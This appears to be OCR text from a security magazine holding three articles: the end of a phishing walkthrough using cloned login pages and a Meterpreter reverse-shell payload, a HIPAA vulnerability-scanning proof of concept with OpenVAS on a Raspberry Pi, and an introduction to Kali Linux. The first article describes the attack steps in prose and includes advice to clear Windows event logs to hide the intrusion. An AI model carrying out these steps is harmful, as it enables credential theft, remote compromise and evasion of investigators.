After you provide the URL to be cloned as Yahoo, Twitter, Facebook. You can collect various information about the target (Figure 18).

Provide the URL to start cloning, and then, once that's done, will start generating 'payload' and some files as jar file, index.html (Figure 19).

Select the 'payload' necessary that you want to generate. I'm using the second option, which is the 'Windows Meterpreter Reverse_TCP' that will create a shell access between the attacker and the target machine that is between my Kali Linux (Figure 20). It will display 'list of Encoding's' that will help you bypass the security target. I prefer 'Backdoored Executable', it is best to find a 'spamhole' on the machine in question (Figure 21).

Will begin to generate multiple 'Powershell code based Injection' based on common ports such as




Figure 22. *Powershell, Step 11*




Figure 23. *Reverse TCP Connection, Step 12*

53, 80, 443, in his 'Attacket machine' to the target using one where the 'payload' is generated.

Select Option 16, will ask for the 'Port Number'. Press Enter then it will use the default port number. It will launch the 'Launch the Web SET' will start appearing and the number of vulnerabilities and then it will generate a link that you can move on to the target and once he uses that link, your machine will create a connection 'Reverse TCP Connection ' with the attacker's machine on the number of doors (Figure 23).

The Code execution ' PowerShell ', which will run in the background and then will load ' MSF ' and generate a 'link' that when a person clicks it will creates reverse connection open to you within the network (Figure 24).

This will provide a link when trying to open the target, all the information from your system back




Figure 24. *Starting the payload handler, Step 13*




Figure 25. *The attack, Step 14*




Figure 26. *Establish the connection, Step 15*

to us via ' Reverse TCP Connection' (Figure 25). While one tries to use this link will generate a connection on some port between the attacker and the target, which is 'TCP'. After these procedures the 'payload' is generated and when you use this link on the machine to open a cloned page also generates the file '.jar' whose function is to establish the connection between the two machines (Figure 26).

Let's create a session with the machine, going to my local machine can check if the connection was successful or not. We should use the command 'netstat'.

Example: netstat-year | find "57804".

When we are connected to the target machine, you can run many programs and can edit the files.

Run 'Event Viewer' and remove all notifications, so it becomes more difficult to track what is happening with the machine.

Although we can trace the connection established with the command "sessions-l".

After running the command will start sending 'HTTP packets' to the target machine via the 'GET method'.

This shows that the connection has been established with the machine.

You can use utilities such as Restart, Shutdown the system.

It is worth remembering that I made this article for educational purposes only, I am totally against the cybernetic crime, so use it with conscience.

RAFAEL FONTES SOUZA

Over the years, acquiring knowledge of Webmaster programmer(HTML5,CSS,XML ,ActionScript), developer in languages like Python, Shell Script, Perl, Pascal, Ruby, Object Pascal, C and Java. I started studying with thirteen (SQL database), i have extensive experience in operating systems such as Linux, UNIX, and Windows. I am maintainer of the "project backtrack team brazilian", I am also a member of the "French Backtrack Team" and made partnerships with groups from Indonesia and Algeria; prepared a collection of video lessons and made them available on the website. I have good communication in groups and the general public, attended college projects with a focus on business organization, I am currently seeking for a work experience outside of Brazil".

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Kali Scanning for HIPAA

A Proof of Concept: using Kali Linux to deploy distributed network vulnerability scanners for medical clients

The Health Insurance Portability and Accountability Act of 1996 (HIPAA) requires organizations who handle electronic Protected Health Information (e-PHI) to take action and reduce risk relative to potential security breaches of digital communication and storage of patient information.

Open Source solutions can be leveraged as a low-cost and effective strategy to minimize risk when used as component of a larger information security program. With a long "track" record of community support, Kali is an open source Linux distribution containing many security tools to meet the needs of HIPAA network vulnerability scans.

Note

This article is not as much a how-to as it is a proof of concept and evaluation of Kali on low-cost hardware (Raspberry Pi in this case). As such, I will discuss my overall experiences here but will not get into the weeds of the build process for the scanner. There are much better resources elsewhere to explain the details of this particular project. In other words, I am not reinventing the wheel here and have borrowed heavily from readily available online resources. Think of this as more of a business case with some of the technical bits included.

As Senior Consultant for a Managed Service Provider company, I have a need to develop a scalable low-cost solution for performing HIPAA vulnerability scans. The scans will be part of a larger Information Security consulting service to assist clients with their HIPAA compliance program. As a *Business Associate* of *Covered Entities* (meaning – vendor of medical companies), the security solution will also be used to support the internal compliance program of our technology firm.

The requirement for risk analysis (and consequently vulnerability scans) is explained in the *Guidance on Risk Analysis Requirements under the HIPAA Security Rule* document published by the US Department of Health and Human Services (*http://www.hhs.gov/ocr/privacy/hipaa/administrative/securityrule/rafinalguidancepdf.pdf*):

Risk Analysis Requirements under the Security Rule. The Security Management Process standard in the Security Rule requires organizations to "[i]mplement policies and procedures to prevent, detect, contain, and correct security violations." (45 C.F.R. § 164.308(a)(1).) Risk analysis is one of four required implementation specifications that provide instructions to implement the Security Management Process standard. Section 164.308(a)(1)(ii)(A) states: RISK ANALYSIS (Required).

Conduct an accurate and thorough assessment of the potential risks and vulnerabilities to the confidentiality, integrity, and availability of electronic protected health information held by the [organization].

…Vulnerability is defined in NIST Special Publication (SP) 800-30 as "[a] flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the

system's security policy." Vulnerabilities, whether accidentally triggered or intentionally exploited, could potentially result in a security incident, such as inappropriate access to or disclosure of e-PHI. Vulnerabilities may be grouped into two general categories, technical and non-technical. Non-technical vulnerabilities may include ineffective or non-existent policies, procedures, standards or guide lines. Technical vulnerabilities may include: holes, flaws or weaknesses in the development of information systems; or incorrectly implemented and/or configured information systems.

Project Requirements

A build versus buy approach was taken to evaluate solutions as a scalable, affordable, and effective method of conducting network vulnerability scans. The result of the scans will address HIPAA risk analysis requirements while driving vulnerability remediation plans. The final solution must scale with growing business demands for security assessments so automation of distributed scanners was a primary consideration. Additionally, the scanners must be cost-effective to deploy, easy to manage (more on this later), and enable centralized reporting.

Having familiarity with the Backtrack Linux distribution, Kali was a logical choice for a best of breed offering in the open source community. So what is Kali Linux? According to Kali.org, *Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution.* It is also a complete rebuild of Backtrack, its predecessor. Kali is free (*as in beer*) and contains over 300 penetration testing tools. This seems like a good fit for the low-cost requirement of the project.

To further control costs, the Raspberry Pi system on a chip (SoC) device was selected as the computer hardware for the scanners. These tiny computers can be purchased from a number of distributors for $35.00USD. It must be recognized at this point that choosing a low-powered device like the RPi is not without trade-offs. We are seeking to balance cost, size, and power efficiency against performance requirements and capabilities of the system. That being said, it's hard to argue that a better value can be had for a distributed network scanner.

What's a Raspberry Pi?

According to the official website (*http://www.raspberrypi.org/faqs)*, "the Raspberry Pi is a credit-card sized computer that plugs into your TV and a keyboard. It's a capable little PC which can be used for many of the things that your desktop PC does, like spreadsheets, word-processing and games. It also plays high-definition video. We want to see it being used by kids all over the world to learn programming." Hardware Specifications (Raspberry Pi Model B):

- CPU – 700 MHz ARM processor (overclocks to 1 GHz)
- Storage – SD card slot
- Memory – 512MB RAM
- Graphics – Broadcom VideoCore IV
- Video Out – Composite RCA and HDMI
- Audio Out – 3.5mm jack
- Networking – 10/100Mbps Ethernet
- I/O Ports – 2x USB

Figure 1. *Raspberry Pi Model B*

Designed as a project computer, the Raspberry Pi appeared to be a good fit for our specific requirements. I followed the documentation on Kali.org for installing Kali ARM on a Raspberry Pi. Since this is a proof of concept, an 8GB SDHC Class 10 card was used for provisioning the operating system. A production system may require more storage for running multiple reporting tools and keeping a local copy of the scanning history.

Some Notes on Installation

Kali image used for testing: *http://cdimage.kali.org/kali-linux-1.0-armel-raspberrypi.img.gz.*

While this is not a Kali/Raspberry Pi installation how-to, I figured I would at least touch on the unexpected problems encountered during the initial set up process. It is often said that installing open source systems is not for the faint of heart. I agree. While not always straightforward, a bit of Google-fu usually saves the day…no exceptions here.

Note

I experienced problems with the kali-linux-1.0.4-armel-rpi.img.gz version of the operating system (the current version) which resulted in the keyboard and mouse locking up in the desktop interface. Troubleshooting this issue led me to forum posts discussing the same symptoms and of successful attempts using version 1.0, then applying

updates from there. This is the path I took in order to make progress on the task at hand.

Some initial hardware problems were experienced due to drawing too much power from the USB ports. For example, my Apple USB keyboard was detected by the operating system, but would not work. This was resolved by using a powered USB hub to offload the power draw. Trying a different keyboard worked fine without the hub, so your mileage will vary. This is only of concern when initially configuring the RPi. A mouse and keyboard will not be used when the device is running on the client's network. If you need the hub during production, the Raspberry Pi can be powered off of the same USB hub adding additional power to the mouse/keyboard. This is how I ran the device during my testing and eliminated the need for an additional power supply.

Also, the default install does not fully utilize the SD card which led to errors due to a full disk when performing updates. This was resolved by using the fdisk followed by the `resize2fs` utilities to expand the system partition to use the remaining free space. Exact details for this can be found here: *http://raspberrypi.stackexchange.com/questions/499/how-can-i-resize-my-root-partition*.

Based on my experience here, some other software housekeeping items are needed (Listing 1)…

Listing 1. *General Kali updates*

```
#apt-get update - performs general software
   updates
#apt-get install xfce4 xfce4-goodies - installs
   items need to support the xserver GUI
#apt-get install iceweasel - installs the
   default browser
```

With the initial hiccups of the installation behind me, the next step was to consider what tools from the new Kali system would be deployed to perform the network vulnerability scans. With so many capabilities packed into this Linux security distro, there was no shortage of options.

Running `startx` from the command prompt cranks up the desktop interface. Even if we will not normally run our scripts and programs from the GUI, it is helpful to drive the system around a bit to familiarize ourselves with the tools loaded on the Kali platform. Be prepared to grab a cup of coffee when first starting the graphic interface. The slower processing power of the Raspberry box takes a few minutes to load the desktop the first time. Patience is rewarded with the familiar Kali/Backtrack dragon logo.

Selecting a Scanner

With over 300 security tools available on the Kali system, we must narrow down which tool (or tools) to use for our purposes. Here are some of the requirements:

- Scheduled scans for multiple clients,
- flexibility in configuration,
- available (free) updates to vulnerability definitions,
- multiple options for reporting output,
- secure transmission of reports (more on this to follow).

Let's examine these requirements a bit more. Since the concept here is to create a set of distributed scanners at various client sites, the system must be able to run as a scheduled task and will ultimately be called from a master script. Having flexibility with its configuration, the software should adapt well to changes in solution requirements over time. Freely available vulnerability definition updates will keep costs down while allowing the system to detect ever-evolving system threats. The tool should provide multiple options for reporting output. Initially reports will be generated in basic HTML or PDF formats, but future requirements will necessitate capturing granular scanning data for developing a more sophisticated (eventual) self-service customer portal. From a security standpoint, we are not storing ePHI; however, we *are* storing information sensitive to the internal structure and systems of our clients' networks. As such, precautions to secure transmission of reports will be established as part of the solution. For the reasons described above, I selected OpenVAS as the scanning tool for this proof of concept. No one system will be one hundred percent effective all of the time. Certain vulnerabilities will be missed while some false-positives may be reported. Remember – risk "reduction" is the goal as risk "elimination" is an unreasonable expectation. The important thing is we are using the tool as part of an overall security effort. A more attractive option would be to deploy multiple scanning tools to validate the results and cover gaps that exist from a single software solution. For the purposes of this phase of the project, we will stick to using a single tool for scanning and reporting.

Working with OpenVAS

I ran my out-of-the-box OpenVAS install from the desktop and fired up the setup script included with the GUI menu options. After several attempts to configure and run scans with no luck, I decided to pursue a different course of action. While searching for set up guides, I can across an invaluable

tool – the `openvas-check-setup` script. While time-consuming, the script checks out all parts of the OpenVAS system and updates as necessary. I had to do the following based on the fixes recommended by the script: Listing 2 and Figure 2.

Listing 2. *Initial updating of OpenVAS*

```
#apt-get install openvas-scanner (this updated
   the scanner and a good number of other com-
   ponents of the system)
#openvasmd -migrate (upgrades the database)
#openvas-scapdata-sync (update SCAP feed)
#openvas-certdata-sync (update CERT feed)
#openvassd (starts the OpenVAS Server)
#openvasmd (starts the OpenVAS Manager)
#openvasad (starts the OpenVAS Administrator)
#gsad (starts the Greenbone Security Assistant)
```



Figure 2. *Migrating the database*

After performing the above, I still go an error stating "ERROR: OpenVAS Manager is NOT running!" To double-check for listening services, I ran the command: `netstat -A inet -ntlp`. As the OpenVAS Manager (openvasmd) was found to be listening on its default port, I ignored the "error" and proceeded with testing (Figure 3).



Figure 3. *Checking listening ports for the openvasmd service*

Setting up the Scans

The obligatory disclaimer: I am not an attorney; however, I used to work for some. Be sure you have expressed written permission to perform any penetration tests, vulnerability scans, or enumeration of network services and host information. Conducting security scans without permission is against the law and not advocated here. For testing purposes, I have used my home network and my employer's network (with permission) to run the scans. Enough said about that.

Setting up a scan is simply a matter of managing (at a minimum): Tasks, Targets, and Scan Configs.

Tasks – scan jobs made up of the other elements. The tasks can be scheduled and leverage Escalators, such as send an email when the task is complete.

Targets – IP addresses or ranges of the network devices to scan. This can be a single Target configuration for a simple network or multiple (servers, workstations, network devices). Multiple targets would be useful when it is desirable to customize the level of scanning based on different device types.

Scan Configs – preset vulnerability scan configurations using different levels of scanning techniques. As the more intrusive configs can bring down hosts, use caution when making decisions on how and when to run the scans.

For this exercise, I set up three separate scan targets – our workstation network, our server network, and one for my work computer. I then created three tasks to scan the targets named – "Scan workstations – Full and fast", "Scan servers – Full and fast", and "Scan my PC" respectively. For each of these I used the Full and Fast scan option. This was the least invasive of the default set of scan configurations. The overall process is straightforward as the Greenbone Security Desktop interface is intuitive in its layout. Several tabs at the bottom of the application window delineate the various areas for configuration.

I chose to run the scans manually and did not schedule them. The time required to perform the scans will vary based on the number of hosts being scanned in the current task and the performance of the scanner and network. Just to get an idea of the traffic generated during a scan, I ran Wireshark on my laptop to watch the vulnerability scans. Further analysis of the packets would reveal the magic behind the scanning process (Figure 4).

Hardware Performance

Let's suffice it to say, the performance of the Raspberry Pi is underwhelming in this application. This is not unexpected actually and, to a certain degree, insignificant. While the speed of the scans could be increased by using faster hardware, we desire *inexpensive* and *good enough*. While scanning,

the processor hovered around seventy percent utilization. Further performance gains would be realized by running OpenVAS from the command line only and not from the GUI. In a distributed scanner model, the desktop interface would only be used on the reporting server. In a real-world application, I would choose to spend a little more on a significantly faster device (and still stay below $100 per scanner). Some attractive RPi alternatives for the ARM processor platform include the Beagle Bone Black and the Odroid U2.

Analyzing the Results

Once the scan(s) were finished, it was time to evaluate the results. In this case, we will look at a scan on my work laptop (a Windows 7 computer). I used the HTML version of the report although there are other options including XML, PDF and text.

The Host Summary area of the report provides a high-level view of the number of vulnerabilities detected and the threat level – High, Medium, or Low. Since I used the Full and Fast scanning option, I assumed the threat count would be fairly low. More invasive scans would likely show more threats at the expense of time and higher network activity. For the test scan, the results show zero High level threats, two Medium and seven Low level. A port summary of the detected threats is shown Figure 5.

Let's take a look at one of the Medium level threats. The same process will be used to examine each threat to determine a remediation plan for the client. One of the threats detected is called "NVT: DCE Services Enumeration" on TCP port 135. A bit of research on the threat shows Windows computers use this port to look up various services running on a remote computer and is used for remote management of the device. The recommendation from the OpenVAS report is to "filter incoming traffic to this port".

Host Summary

Host	Start	End	High	Medium	Low	Log	False Positive
10.[redacted]	Jan 1, 01:33:56	Jan 1, 02:03:49	0	2	7	24	0
Total: 1			0	2	7	24	0

Results per Host

Host 10.[redacted]

Scanning of this host started at: 1970-01-01T01:33:56Z
Number of results: 33

Port Summary for Host 10.[redacted]

Service (Port)	Threat Level
epmap (135/tcp)	Medium
general/SMBClient	Low
microsoft-ds (445/tcp)	Low
quickbooksrds (3790/tcp)	Low
ddi-tcp-2 (8889/tcp)	Log
general/CPE-T	Log
general/HOST-T	Log
general/icmp	Log
general/tcp	Log
netbios-ns (137/udp)	Log
netbios-ssn (139/tcp)	Log

Figure 5. *OpenVAS HTML Report, Summary Section*

A potential remediation could be to modify the firewall rules on the Windows computer to only allow IP packets sourcing from servers and administrative workstations. This would reduce the attack vector by blocking connections from peer Windows clients on the network (which have no need to communicate directly to the device). A comprehensive remediation plan would use a similar approach to analyze each threat identified by the scan. The process of scanning and remediating identified problems will



Figure 4. *Greenbone Security Desktop interface*

result in an overall risk reduction with respect to our clients' network security (Figure 6).

Figure 6. *OpenVAS HTML Report, Security Issues*

Centralized Reporting

OpenVAS is designed to leverage remote slave scanners. This allows for the Greenbone Security Desktop and the underlying OpenVAS components to perform the heavy lifting of the remote scanning. The advantage of this capability is using a single interface for scheduling scans and reporting. A centralized OpenVAS server can be used to manage the entire system. The distributed aspect of the solution will allow my security consulting service to scale efficiently without unneeded visits to client sites. With direct access to all client reports, I can work directly with our managed services team to implement the remediations. While certainly a great feature, the problem with the solution is requiring multiple VPN connections into the networks of our medical clients. This risk can be mitigated by using a DMZ for the OpenVAS master server and scheduling the scans in a way where only one client VPN connection is required at a time. Leveraging on-demand VPN connections in conjunction with an idle timeout would be the best configuration to eliminate these concerns.

Note

Due to the timeline for writing this article, the remote scanning capability of OpenVAS was not tested.

Future Enhancements

As with any project like this, there is always room for improvement. Future requirements to increase remote system capabilities will likely push beyond the limits of the Raspberry Pi hardware. In that case, other slightly more expensive hardware solutions could be considered without completely reinventing the wheel. For example, many other SoC systems are on the market with higher processor speeds and more memory than the RPi. As these devices use the same processor family as RPi, it is expected Kali ARM support will enable use of these more capable hardware systems. Some likely future enhancements include:

- packet captures of Internet traffic to keep a rolling history of network activity in the event of a breach,
- leverage additional scanning tools to validate OpenVAS scans,
- harden the Kali install to protect locally stored vulnerability reports,
- deploy a client self-service portal to view a history of scans and vulnerability remediation.

Summary

This project started as a proof of concept to determine the viability of using open source tools like Kali to deploy distributed network vulnerability scanners on low-cost hardware. The business case for this solution is to provide value-added consulting services to our medical clients and reduce risk as part of a comprehensive HIPAA compliance program. The experiences outlined here demonstrate that Raspberry Pi and Kali make an effective hardware/software platform for network scans. As is to be expected with an open source project, more effort and technical knowledge is required to deploy (and maintain) the solution; however, the long-term return on investment makes the endeavor worthwhile. The end goal is to have a completely automated and low-cost scanning solution where all parties have direct access to the reports for compliance and remediation purposes. This proof of concept using Kali shows that the end goal is certainly within reach.

HIPAA Terms

Covered Entity – a healthcare provider, a health plan, or healthcare clearinghouse.

Business Associate – a person or entity that performs certain functions or activities that involve the use or disclosure of protected health information on behalf of, or provides services to, a covered entity.

Electronic Protected Health Information (e-PHI) – individually identifiable health information is that which can be linked to a particular person. Common identifiers of health information include names, social security numbers, addresses, and birth dates.

CHARLIE WATERS

Charlie Waters serves as the Security Officer and Senior Consultant for Infinity Network Solutions, a Georgia-based MSP firm. His background in technology began with an early curiosity and passion for computing with a Commodore 64 (at the age of twelve). A hobby turned career has led the author on a journey from software developer, web programmer/host, systems engineer, and management in the public and private sector, to his current role in technology consulting. A life-long learner, Charlie maintains the same curiosity and passion for technology now in a career spanning fifteen years.

KALI LINUX

A Solution to HACKING/SECURITY

Today is the world of technology and everyone somehow is attached to it. Some are using the technology for the good purpose and some are using it for bad purposes and Internet is one of those technologies which define both my statements. Internet is being used both by the good (the White Hats) and the bad (the Black Hats). So, my paper is totally based on the above line that the OS (Operating System) KALI LINUX (which is an extension to Backtrack) can be used in both the ways either in good things or in bad things.

In the depth of crisis, hacking over the Internet is still the very big problem, because the rate of technology is increasing day by day and everyone here is for earning money. In that case some earn the money through bad methods or some by good methods. So, as a hacker I don't support people earning money with bad methodologies. Now with the depth of hacking, some big companies over the Internet like Facebook, Google, Firefox, and many more opened up a scheme of bug bounties in which hackers from all over the world are invited to find out a bug or vulnerability in their services, which if found they pay them with high bounties for their hard + smart work. To find out those bugs hackers have to use some methodologies either based on command line or GUI based interfaces. Therefore in order to fulfill this demand of hackers, another type of Operating system called Kali Linux came into the market which is an extension to Backtrack. Now Kali Linux is very much helpful for penetration testing and vulnerability assessments. I am going to show the various tools that can be used for penetration testing and also for attacking. This guide on Kali Linux will describe both the parts.

Now before moving on to the real demonstrations let's just go through some of the definitions and terminologies so that while performing there should be no dilemma in the minds of the people.

What is Kali Linux and what's its use?

Now this question must come in the minds of the people that what is Kali Linux. Let me just clear this concept that Kali Linux is a complete re-building of the Backtrack Linux distributions which is based upon the Debian platform. Now Kali Linux is an advance version of OS which is used for penetration testing and security auditing Linux distributions. This is also an open source OS which is available freely on the Internet. So that anyone can download from the Internet.

Features of Kali Linux

Some of the features that makes Kali much more compatible and useful than any other Linux distributions.

- Kali Linux come up with 300+ penetration testing tools which are enough to audit any OS, any website or web apps.
- Much more powerful and faster than Backtrack.
- In Backtrack many tools didn't work which are eliminated in Kali.
- Open source and freely available on Internet.
- Kali Linux is much more compatible with wireless devices.
- Comes in a package of multi languages so that every person can enjoy assessments in their own language.

- The packages that are included in the Kali Linux are signed by each individual (GPG signatures).
- It includes the latest patch for injections which could help the pentesters to do assessments on the various wireless techniques
- And many more.

Let us have a close look to Kali now.

A survey to Kali Linux

The outer look of Kali is pretty much different from any other Linux distributions like backtrack. The default username and password to enter into the Kali is same as that of backtrack – username – root and password – toor (Figure 1).



Figure 1. *The login panel of Kali*



Figure 2. *The desktop*



Figure 3. *Showing the Internet connectivity*

This is how exactly the Kali looks when you enter to the main desktop. Just reject the folders. Now this is my Kali installed in the virtual machine and I am not wasting the time in the installation process because people are smart enough to carry out the installation of any operating system. So, let's just focus on our main task. Just look at the top-right corner of the window it will show that who is currently logged into your system (Figure 2).

Now moving on to the next, the very first task when you enter into the Kali is to check whether the Internet connection is working fine or not. Below in the snapshot just look at the cursor at the top right corner showing the wired network which means the Internet is working fine in the virtual machine with NAT enabled (Figure 3).

